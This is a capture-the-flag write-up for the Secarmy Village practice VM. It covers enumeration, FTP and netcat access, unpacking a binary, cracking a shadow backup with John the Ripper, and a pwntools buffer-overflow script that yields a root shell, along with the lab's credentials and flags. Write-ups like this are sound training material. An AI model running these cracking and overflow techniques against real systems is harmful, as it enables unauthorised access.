

Secarmy Village OSCP Giveaway Writeup

-by alpharomeo911

Flag 1 : uno

In order to pwn this machine, I've downloaded it, and it's running on Virtual Box.

Before logging in any user, let's check the IP of the machine, by logging in it, using credentials, cero:svos.

```
enp0s17: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe01:56f7 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:01:56:f7 txqueuelen 1000 (Ethernet)
    RX packets 58 bytes 8341 (8.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 76 bytes 6982 (6.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 86 bytes 6466 (6.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 86 bytes 6466 (6.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

In my case, it's 10.0.2.4 and my kali machine is running on 10.0.2.15.

Before capturing any flag, let's start with a nmap scan on our target network, we will be using the following command, **nmap -sV -oN secarmy_nmap.txt 10.0.2.4** , and we get the following output:

```
root@kali:~/ctf_secarmy# nmap -sV -oN secarmy_nmap.txt 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 08:32 EST
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.00010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:01:56:F7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
```

There is a web server running, let's open up a web browser and search for robots.txt.

In this case there's no 10.0.2.4/robots.txt, but we need to find a hidden directory and make way to the first machine.

Let's use dirb to find all the directories present, we use **dirb http://10.0.2.4** and search for available paths/directories. We find a directory anon, let's go to that.

This is indeed a hidden directory, and we get the credentials for the first user as uno:luc10r4m0n



Let's switch to the first user by **su uno** and typing the password, luc10r4m0n.

Let's see what all files we got in there using **ls -al**, we found two files namely readme.txt and flag1.txt, let's see the content of flag1,

```
uno@svos:~$ cat flag1.txt
Congratulations!
Here's your first flag segment: flag1{fb9e88}
```

And there's our first flag, **flag1{fb9e88}**

Let's see the content of the readme as well,

```
uno@svos:~$ cat readme.txt
Head over to the second user!
You surely can guess the username , the password will be:
4b314rd0fru705
uno@svos:~$ _
```

Flag 2 : dos

We got the password for the second user as well, let's try to login! Username we have to figure out, let's move to /home and see all the users, and we have dos here, it is the second user! Let's try to login, and we get authentication failure, so it might be the credentials for ftp/ssh, let's try ftp first. And we are in

```
root@kali:~/ctf_secarmy# ftp 10.0.2.4
Connected to 10.0.2.4.
220 Welcome to the second challenge!
Name (10.0.2.4:root): dos
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

There are three files namely 1337.txt, files and readme.txt, let's download them all!

Let's see the content of readme. It says we need to find "a8211ac1853a1235d48829414626512a" in the folder, let's use grep for the same.

We use **grep -nr a8211ac1853a1235d48829414626512a .** and found that the file4444.txt contains the particular string, let's view the content of that file. It says look inside file3131.txt, let's hop into that file.

At the end we have some encrypted text, let's figure it out. After analyzing it, it doesn't seem to be an md5 or SHA-512, let's try to decode using base64 (mostly, texts are encoded in base64, rot13 etc.), after base64 decoding (decoded via **base64 -d file**) it seems the output is a zip file, and let's try to make the zip file of the same. And we have two files, namely flag2.txt and todo.txt, let's see the output of flag2.txt, and we have our second flag, i.e. **flag2{624a21}**.

Let's move on with capturing the flag.

```

root@kali:~/hth# base64 -d output > output_file.zip
root@kali:~/hth# unzip zip
unzip: cannot find or open zip, zip.zip or zip.ZIP.
root@kali:~/hth# unzip output_file.zip
Archive:  output_file.zip
  creating: challenge2/
  inflating: challenge2/flag2.txt
  inflating: challenge2/todo.txt
root@kali:~/hth# cd challenge2/
root@kali:~/hth/challenge2# cat flag2.txt
Congratulations!

Here's your second flag segment: flag2{624a21}
root@kali:~/hth/challenge2# S

```

Flag 3 : tres

The todo.txt gives us a super secret token. Earlier we had a file called 1337.txt, let's see what is in there. It mentions something regarding netcat application and it is too 1337 to handle, so I think there might be a netcat application running on the server at port 1337, let's try **nc 10.0.2.4 1337** and it asks for the super secret token, let's insert it and continue, and we get the login credentials for the third user as well!

```

root@kali:~/hth/challenge2# cat todo.txt
Although its total WASTE but... here's your super secret token: c8e6afe38c2ae9a0283ecfb4e1b7c10f7d96e54c39e727d0e5515ba24a4d1f1b
root@kali:~/hth/challenge2# ls
flag2.txt  todo.txt
root@kali:~/hth/challenge2# cd ..
root@kali:~/hth# cat 1337.txt
Our netcat application is too 1337 to handle..
root@kali:~/hth# nc 10.0.2.4 1337

Welcome to SVOS Password Recovery Facility!
Enter the super secret token to proceed: c8e6afe38c2ae9a0283ecfb4e1b7c10f7d96e54c39e727d0e5515ba24a4d1f1b

Here's your login credentials for the third user tres:r4f43l7ln4j3r0
root@kali:~/hth#


```

We get a flag3.txt, let's see the content of it. And we got our third flag, i.e. **flag3{ac66cf}**.

Flag 4 : cuatro

We get a file called secarmy-village, and it seems to be an executable, let's download the same in kali machine and try to reverse engineer it.

Let's see the strings of the file, and we see something interesting, we find it is packed with UPX executable packer. Let's google if we can unpack it, and yes we can, with **upx -d secarmy-village**, and let's see the output of the unpacker file.



```
01000000H0G00000H0G I00M00I0H0wH0t&H0I00H0L00H00HD00x0000H0I00000AWL0=0*AVI00AUI00ATA00UH0-0*SL)0H0000H00t100L00L00D00A00H0
0H90u0H0[JA\A]A^A_0ff.000000H0H0string*string[16]uint8uint8*uint8[]uint8Welcome .....Please enter the key ==> int*intPlease
Try Again :(0x410x32Here's the credentials for the fourth user cuatro:p3dr00l1v4r3zPlease try again ==> %xSPLIT_STACK_GUARDunabl
to allocate additional stack space: errno munmap of stack space failed: errno
0-0000 0000H0000
0000`000q000`00000-00000000000000H0000000040000Td000t000000000000
0000\00000008000XR000x0000000000000000G00000008000X=000x000000000000:000000 0000@(0000000000000000,0000x00000000x00
00000000000 h000d 0000 0000 0000
0000@
(000h
```

And we get the credentials for the fourth user, i.e. **cuatro:p3dr00l1v4r3z**, let's log in to the fourth user. And we find the fourth flag in cuatro's home directory, i.e. **flag4{1d6b06}**.

Flag 5 : cinco

For the fifth flag, let's open up the todo.txt, and we get a new path i.e. /justanothergallery on the website, let's move there. And we get a bunch of QR codes there, let's scan them with an android phone. After scanning some of them, we get the following credentials for the 5th user **cinco:ruy70m35**. As soon as we log in, we get a file "flag5.txt", and we get our 5th flag namely **flag5{b1e870}**.


Flag 6 : seis

Moving onto the next user, the readme tells us to search Cinco's secret place, let's find all the files owned by cinco. We use **find / -user cinco 2>/dev/null** for the same, and we find an interesting directory, namely /cincos-secrets , let's move to that directory. We find 2 files there namely

hint.txt and shadow.bak, the hint tells us we will, we will Rockyou, which means we have to use rockyou.txt against shadow.bak, lets download these files in a kali machine using python server. We will use johntheripper to crack the same. We will execute following commands,

john --wordlist=rockyou.txt shadow.bak

john --show shadow.bak



```
root@kali:~/ctf_secarmy# john --show shadow.bak
seis:Hogwarts:18532:0:99999:7:::

1 password hash cracked, 0 left
```

And we get the credentials for seis as Hogwarts, let's sign in to seis. We get another file namely "flag6.txt", and the 6th flag is contained in it, i.e **flag6{779a25}**.

Flag 7 : siete

For the next flag, we need to headover to /shellcmsdashboard to find the credentials, let's head over there in our web browser. We are greeted with a login page, let's head over to /var/www/html and search for more clues there.



There's a robot.txt file in there, let's see the content of it in our web browser. And we get the credentials admin:qwerty. And when we input that credentials, it says head over to /aabbzzee.php, so let's do the same.

And we get a User Search option, let's check the content of **aabbzzee.php**, and it seems that the php is simply executing the commands which we are executing in the search box at root level (as it belongs to root). So another thing that interests me is the file "readme9213.txt", let's give it read permission using **chmod +r readme9213.txt**, and we get the password for the seventh user i.e. **6u1l3rm0p3n473**. Let's login and we get the 7th flag i.e. **flag7{d5c26a}**.

Flag 8 : ocho

Moving onto the next one, we have 4 files, namely hint.txt, key.txt, message.txt and mighthelp.go as well as there's a zip file, with a password on it.

```
siete@svos:~$ cat hint.txt
Base 10 and Base 256 result in Base 256!
siete@svos:~$ cat message.txt
[11 29 27 25 10 21 1 0 23 10 17 12 13 8]
siete@svos:~$ cat key.txt
X
siete@svos:~$ _
```


The hint says base 256 and base 10 results in base 256, so let's try to do XOR operations with them on dcode.fr (I found this out after dorking too much :D and this took a lot of time). Since no AND operation exists in dcode.fr let's try XOR, and we get the following result. And we get the following result SECARMYXORITUP (but since the key is lowercase, we will consider the key in lowercase format).

Find a tool

★ TOOL SEARCH ON DCODE BY KEYWORDS:

Type for example cesar OKAY

Results

SECARMYXORITUP

XOR cipher - dCode

Category (ies): Modern Cryptography

Share

★ MESSAGE TO MULTIPLY BY XOR

ASCII Decimal [0-127] (Automatic Detection)

[11 29 27 25 10 21 1 0 23 10 17 12 13 8]

☐ TEST / BRUTEFORCE ALL KEYS FROM 1 TO 8 BITS (1 BYTE)

☐ USE THE BINARY KEY 10110111

☒ USE THE ASCII KEY X

★ RESULTS FORMAT ☒ ASCII CHARACTERS (PRINTABLE ONLY)

☐ HEXADECIMAL 00-7F-FF

And we get a password.txt with password of the next user i.e. **m0d3570v1ll454n4**, let's log in with user ocho. We found the next flag i.e. **flag8{5bcf53}**.

Flag 9 : nueve

Here we have a **keyboard.pcapng** file which can be viewed via wireshark, let's do the same. Let's see all the post request made, using filter **http.request.method == POST**, but I found nothing interesting in there, let's check the get request as well using the filter **http.request.method == GET**, and interestingly we find two files here, namely "none.txt" and "robots.txt", let's dive deep in none.txt first (as there was nothing interesting in robots.txt). We follow the tcp stream and get a huge text, let's start reading it, if we find some clue.

important to differentiate between the typewriter...s keyboard rows and the type bars. There were just two rows of type bars in Sholes design.

The Remington QWERTY type bar connecting the keys and the letter plate.

The striker lockup came when a typist quickly typed a succession of letters on the same type bars and the strikers were adjacent to each other. There was a high possibility for the keys to become jammed. READING IS NOT IMPORTANT, HERE IS WHAT YOU WANT: "mjwfr22b6j3a5fx/" if the sequence was not perfectly timed. The theo that Sholes redesigned the type bar so as to separate the most common sequences of letters. ...th..., ...ne... and others from causing a jam.

Bigram Frequency usage of letter pairs in the english language.

If this theory was correct, the QWERTY keyboard system should create the maximum separation of the common letter pairings. However ...er..., the fourth most com ...re..., the sixth most common letter pairing in the English language begins to break down this theory as they turn out to be the most used key combinations, s ...th.... Additionally, the Sholes typewriter prototypes had a different keyboard layout that was only changed just before he filed the QWERTY patent. If it had

And we found a clue, but the password seems to be incorrect, it says the sequence was not perfectly timed, it might be a keyboard shift encryption? Let's try to decode it. We again use dcode.fr for the same.

SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type boolean GO

Results

↑↓	↑↓
qwerty ↑	7msvf)w5ymeztv20
qwerty →	↵ nueve:355u4z4rc0
qwerty ↵	↵ ,uqvt:157u2z6rz0
qwerty ↑↵	7h2gf>xnyhcstds\
qwerty ↓↵	jhsq4>wnnhesbd2\
qwerty ↓	ju2r4:xgnucqbrs;
qwerty ↵	nmere)3g5m4q4vc;
qwerty ←	,kegt 3n7k4s6gc\
qwerty ↵↵	,mqrt)lg7m2q6vz;
qwerty ↑↵	7k2df xvykc\tgs.
qwerty ↓↵	jksd4 wnke\bg2.
qwerty →	nhqde>1v5h2\4dz.

#12

KEYBOARD SHIFTED CIPHERTEXT
mjwfr?2b6j3a5fx/

PLAINTEXT EXPECTED LANGUAGE English

KEYBOARD LAYOUT QWERTY (US)

SHIFT Automatic Detection

USE ONLY ALPHANUMERIC CHARACTERS ☐

DECRYPT

See also: Keyboard Coordinates — Caesar Cipher

KEYBOARD SHIFT ENCODER

KEYBOARD SHIFT PLAIN TEXT
dCode Keyboard

And the second result seems to be the password! i.e. **355u4z4rc0**, after logging in, we get the 9th flag i.e. **flag{689d3e}**.

Flag 10 : root

For the last one we have a readme.txt and orangutan given and we have to feed the orangutan.

It seems it's a C .out file, let's open up gdb and convert the .out file to .asm. From this asm we can figure out various things, like there are two variables, and we are getting an input from one variable and comparing the other with 0xcafebabe.

So a basic buffer overflow attack might work. The basic idea is to make the second variable with the value 0xcafebabe by overflowing the first variable, if we try that manually we get segmentation fault.

```

40080b: 48 8d 45 e0      lea     -0x20(%rbp),%rax
40080f: 48 89 c7         mov     %rax,%rdi
400812: b8 00 00 00 00   mov     $0x0,%eax
400817: e8 44 fe ff ff   callq  400660 <gets@plt>
40081c: b8 be ba fe ca   mov     $0xcafebabe,%eax
400821: 48 39 45 f8      cmp     %rax,-0x8(%rbp)
400825: 75 52           jne     400879 <main+0xd2>
400827: bf 00 00 00 00   mov     $0x0,%edi
40082c: b8 00 00 00 00   mov     $0x0,%eax
400831: e8 5a fe ff ff   callq  400690 <setuid@plt>

```

It's also using `execvp` which means it's executing something in root privileges. Also from Ghidra, we get the source code, and the first variable is 24 char long, so in order to pwn the last one, we need to send a payload after 24 chars, which can be done by `pwntools`.

```
from pwn import *

p = process("./orangutan")

p.recv()

# fill buffer
payload = b'A' * 24
payload += p32(0xcafebabe)

p.sendline(payload)

p.interactive()
```

Once we are done, we can execute this script and send the payload, and voila we get the access to root!

```
nueve@svos:~$ python3 pw.py
[+] Starting local process './orangutan': pid 2602
[*] Switching to interactive mode

ownme if u can ;)
$ id
uid=0(root) gid=0(root) groups=0(root),1009(nueve)
$
```

Let's

search the root directory for the final flag.

```
python3 root.py
$ cat root.txt
Congratulations!!!

You have finally completed the SECARMY OSCP Giveaway Machine

Here's your final flag segment: flag10{33c9661bfd}

Head over to https://secarmyvillage.ml/ for submitting the flags!
```

And the final flag with us is **flag10{33c9661bfd}**.